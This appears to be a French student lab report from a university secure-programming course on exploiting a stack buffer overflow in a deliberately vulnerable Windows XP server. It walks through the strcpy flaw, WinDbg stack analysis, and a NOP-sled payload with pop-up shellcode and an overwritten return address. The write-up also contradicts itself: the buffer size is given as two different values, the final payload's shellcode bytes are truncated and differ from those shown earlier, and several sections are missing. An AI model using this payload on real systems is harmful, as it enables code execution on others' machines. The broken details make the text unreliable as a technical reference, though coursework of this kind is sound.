

Secure programming



Travaux pratiques n ° 1 : Stack based buffer
overflow

Antoine Puissant

Enseignant : M. Dechaux (ESIEA)

2014 - 2015

Résumé

L'objectif de ce TP est d'analyser un code C/C++ afin de trouver une vulnérabilité dans ce dernier. Une fois trouvée, nous devons exploiter la vulnérabilité en implémentant un *stack based buffer overflow*.

Table des matières

1	Target program : vulnerability exposure	3
1.1	Compile server.cpp	3
1.2	Launch the server	3
1.3	Analyzing the server source code	3
1.4	Analyzing the server with WinDBG	4
2	Attack program : vulnerability exploitation	8
2.1	Test your client	8
2.2	Design your shellcode	9
2.3	Release the power!	9
2.4	Attack improvement	10
	Table des figures	11

1 Target program : vulnerability exposure


```
#define BUF_SIZE 0x400
void serv()
{
    ...
    char buf[BUF_SIZE];
    strcpy(buf, recvbuf);
    ...
}
```

Dans ce code, le problème est du au fait qu'il n'y a aucune comparaison entre les deux buffers. Il est impossible de savoir si le buffer de destination n'est pas plus petit que le buffer initial. Il est alors possible d'avoir un overflow.

1.1 Compile server.cpp

1.2 Launch the server

Une fois exécuté, nous retrouvons l'affichage suivant sur le prompt :



```
Windows XP x86 Checked Build Environment - server.exe
15/11/2010 11:11 2 385 server.cpp
14/10/2010 10:03 1 738 sources
4 File(s) 7 109 bytes
3 Dir(s) 3 175 862 272 bytes free

C:\ESIEA\Server>cd objchk_wxp_x86
C:\ESIEA\Server\objchk_wxp_x86>dir
Volume in drive C has no label.
Volume Serial Number is 286D-F5EA

Directory of C:\ESIEA\Server\objchk_wxp_x86
14/09/2015 10:06 <DIR> .
14/09/2015 10:06 <DIR> ..
14/09/2015 10:06 <DIR> i386
0 File(s) 0 bytes
3 Dir(s) 3 175 862 272 bytes free

C:\ESIEA\Server\objchk_wxp_x86>cd i386
C:\ESIEA\Server\objchk_wxp_x86\i386>server.exe
[INFO] waiting connection...
[INFO] buffer address in memory: 0006F9A4
```

FIGURE 1 – Prompt au lancement du serveur

Soit le texte suivant :

```
[INFO] waiting for connection...
[INFO] buffer address in memory: 0006F9A4
```

Le serveur nous signale ainsi qu'il est en attente d'une connexion client. Il nous donne aussi l'adresse mémoire du buffer, ici, *0006F9A4*.

1.3 Analyzing the server source code

Dans le code source, il est possible de retrouver, ligne 54 et 55 l'allocation du buffer et le *printf* affiché au lancement du programme serveur :

```
char buf[BUF_SIZE];
printf("[INFO] buffer address in memory: %p\n", buf);
```

La taille du buffer étant définie par la variable *BUF_SIZE*, sa taille est donc de :


```
#define BUF_SIZE 0x410
```

Ligne 51, nous pouvons aussi retrouver le *printf* du prompt signalant à l'utilisateur que le serveur est en attente d'une connexion client :

```
printf( "[INFO] waiting connection...\n" );
```

Parmi les variables et fonctions que l'on va pouvoir classer d'importantes dans le code source, nous allons pouvoir retrouver la fonction *strcpy(buf, recvbuf)*. Cette dernière va permettre de copier le contenu de *recvbuf* dans *buf*. Le problème de cette fonction est qu'elle ne vérifie jamais si le buffer à copier n'est pas plus grand que le buffer de destination.

1.4 Analyzing the server with WinDBG



The screenshot shows the 'Registers - server.exe - WinDbg:6.12.0002.633 X86' window. It contains a table of registers and their values. The registers listed are gs, fs, es, ds, edi, esi, ebx, edx, ecx, eax, ebp, eip, cs, efl, esp, ss, dr0, dr1, dr2, dr3, dr6, and dr7. The values are: gs: 0, fs: 3b, es: 23, ds: 23, edi: 1004678, esi: 1, ebx: 0, edx: 0, ecx: 1, eax: 265b20, ebp: 6ff7c, eip: 1001360, cs: 1b, efl: 246, esp: 6ff70, ss: 23, dr0: 0, dr1: 0, dr2: 0, dr3: 0, dr6: 0, dr7: 0.

Reg	Value
gs	0
fs	3b
es	23
ds	23
edi	1004678
esi	1
ebx	0
edx	0
ecx	1
eax	265b20
ebp	6ff7c
eip	1001360
cs	1b
efl	246
esp	6ff70
ss	23
dr0	0
dr1	0
dr2	0
dr3	0
dr6	0
dr7	0

FIGURE 2 – État de la mémoire au lancement du code, avant la fonction *serv*

On peut alors retrouver les valeurs d'*esp*, *ebp*, *eip* :

esp : 0006ff70

ebp : 0006ff7c

eip : 01001360

```

Disassembly - server.exe - WinDbg:6.12.0002.633 X86
Offset: @$scope:ip
01001346 0000      add     byte ptr [eax],al
01001348 0000      add     byte ptr [eax],al
0100134a 0000      add     byte ptr [eax],al
0100134c 0000      add     byte ptr [eax],al
0100134e 0000      add     byte ptr [eax],al
01001350 0000      add     byte ptr [eax],al
01001352 0000      add     byte ptr [eax],al
01001354 0000      add     byte ptr [eax],al
01001356 0000      add     byte ptr [eax],al
01001358 0000      add     byte ptr [eax],al
0100135a 0000      add     byte ptr [eax],al
0100135c 0000      add     byte ptr [eax],al
0100135e 0000      add     byte ptr [eax],al
server!serv:
01001360 8bff      mov     edi,edi
01001362 55        push    ebp
01001363 8bec      mov     ebp,esp
01001365 81ecf0050000 sub     esp,5F0h
0100136b 90        nop
0100136c 8d8568feffff lea     eax,[ebp-198h]
01001372 50        push    eax
01001373 6802020000 push    202h
01001378 ff1568100001 call    dword ptr [server!_imp__WSAStartup (01001068)]
0100137e 8954cfeffff mov     dword ptr [ebp-1B4h],eax
01001384 83b4cfeffff cmp     dword ptr [ebp-1B4h],0
0100138b 740e      je      server!serv+0x3b (0100139b)
0100138d 681c120001 push    offset server!_string' (0100121c)

```

FIGURE 3 – Liste des instructions mémoire lors de l'exécution du serveur

Comme on peut le voir sur le screenshot 3, les instructions mémoire prolog destinées à la fonction *serv* sont les suivantes :

```

01001362 55        push    ebp
01001363 8bec      mov     ebp,esp
01001365 81ecf0050000 sub     esp,5F0h

```

On retrouve ainsi les trois fonctions de la phase du prolog : *push*, *mov* et *sub*. Une fois le prolog fini, nous pouvons relever les valeurs suivantes pour *esp*, *ebp* et *eip* :

```

esp : 0006f97c
ebp : 0006ff6c
eip : 0100136b

```


```

Registers - server.exe - WinDbg:6.12.0002.633 X86
Customize...
Reg  Value
gs   0
fs   3b
es   23
ds   23
edi  1004678
esi  1
ebx  0
edx  0
ecx  1
eax  265b20
ebp  6ff6c
eip  100136b
cs   1b
efl  202
esp  6f97c
ss   23
dr0  0
dr1  0
dr2  0
dr3  0
dr6  0
dr7  0

```

FIGURE 4 – État de la mémoire après le prolog

En regardant dans la fenêtre *Memory*, nous pouvons chercher l'adresse mémoire d'*ebp*. Une fois trouvé, nous pouvons chercher *ebp + 4* :

FIGURE 5 – Pointer and symbol pour *ebp* et *ebp + 4*

On remarque alors qu'à l'adresse mémoire *ebp + 4* (6ff70), nous allons retrouver la fonction *main* du programme serveur (*server!main*). Cet espace mémoire s'étend jusqu'à l'espace mémoire 1001702.

En regardant dans la fenêtre *Disassembly*, il est possible de rentrer l'espace mémoire 1001702 et remarquer que cela correspond à l'epilog. En effet, en regardant les appels assembleurs, nous pouvons remarquer que l'on a un *pop* d'*ebp* (adresse mémoire 1001704) suivi d'un *ret* (adresse mémoire 1001705). Ce dernier va alors retourner dans la pile mémoire du *main* en quittant celle de la fonction *serv*.




FIGURE 6 – Adresse mémoire de l'epilog

Afin de trouver l'*upper bound* du buffer que nous devons injecter afin de réécrire la valeur de *ret*, nous devons prendre la quantité d'information contenue entre *ebp* et *esp*. Nous savons aussi que nous avons deux adresses codées sous 4 octets (*SAVED EBP* et *SAVED EIP (ret)*). Ainsi, nous retrouvons la formule suivante :

$$EBP - ESP + 4 + 4 = 6FF6C - 6F97C + 4 + 4 = 5F8$$

En parcourant le code avec le debugger et en utilisant la fenêtre *Disassembly*, nous pouvons retrouver l'allocation mémoire en assembleur du buffer cible.




FIGURE 7 – Adresse mémoire du buffer cible

Nous pouvons voir sur le screenshot 7 que ce dernier est alloué à partir de l'espace mémoire *ebp-5C8*.

Ainsi, en reprenant la définition de la pile, nous savons que :

- Le buffer cible s'arrête à l'adresse *ebp-5C8*
- Nous pouvons retrouver deux variables avant notre buffer
 - Saved *ebp*
 - Saved *eip* (ret)

Or ces deux variables sont enregistrées sur 4 octets chacune.

Ainsi, nous pouvons en déduire que pour réécrire sur la valeur de ret, nous devons envoyer un buffer jusqu'à *ebp - 5D0*. Soit un buffer d'une taille de 1488 octets.

2.2 Design your shellcode

Afin de concevoir le shellcode, nous devons écrire sur 1488 octets. Nous utiliserons ici un shellcode trouvé sur internet permettant d'ouvrir une pop-up. Ce shellcode particulier a été conçu pour les systèmes Windows XP Pro x86 uniquement. Sa taille est de 16 octets et est de la forme suivante :

```
\xB9\x38\xDD\x82\x7C\x33\xC0\xBB\xD8\x0A\x86\x7C\x51\x50\xFF\xd3
```

Nous voulons ici réécrire sur la valeur de *ret* l'adresse 0006F9A4. Cette adresse correspond au début de l'adresse du buffer cible, celui qui contiendra notre shellcode. Nous allons donc écrire cette adresse à la suite du shellcode :

```
\xB9\x38\xDD\x82\x7C\x33\xC0\xBB\xD8\x0A\x86\x7C\x51\x50\xFF\xd3
\xa4\xf9\x06\x00
```

Cependant, pour que notre code puisse dépasser la taille du buffer et ainsi écrire sur la valeur de *Saved eip*, nous devons avoir un code de 1488 octets. Pour cela, nous rajoutons 1471 octets de *nop*(\x90). Ainsi, nous obtenons le shellcode final suivant :

```
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
.
.
.
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90
\x82\x7C\x33\xC0\xBB\xD8\x0A\x86\x7C\x51\x50\xFF\xd3\xa4\xf9\x06
\x00
```

Avec 1471 fois l'octet *nop*.

2.3 Release the power !

Une fois notre shellcode incorporé dans le code client, nous pouvons l'envoyer au serveur. Cependant, cela ne fonctionne pas et nous pouvons voir que seulement 1487 octets ont été envoyés. Cela est en effet dû, dans le code client, à l'utilisation de la fonction *strlen* dans l'utilisation de la fonction *send* :

```
iResult = send( ConnectSocket, sendbuf, (int)strlen(sendbuf), 0 );
```

En effet cette fonction, a la caractéristique de ne pas prendre en compte le caractère de fin de chaîne (\x00). Ainsi, seuls 1487 octets sont envoyés. Pour palier à ce problème, nous pouvons, dans le code client, changer la ligne comprenant la fonction par :

```
iResult = send( ConnectSocket, sendbuf, (int)strlen(sendbuf)+1, 0 );
```

2.4 Attack improvement

Table des figures

1	Prompt au lancement du serveur	3
2	État de la mémoire au lancement du code, avant la fonction serv	4
3	Liste des instructions mémoire lors de l'exécution du serveur . .	5
4	État de la mémoire après le prolog	5
5	Pointer and symbol pour <i>ebp</i> et <i>ebp + 4</i>	6
6	Adresse mémoire de l' <i>epilog</i>	6
7	Adresse mémoire du buffer cible	7
8	Code client avec peu d'information	8
9	Données reçues dans par le serveur	8
10	Code client avec beaucoup d'information	8
11	Données reçues dans par le serveur	8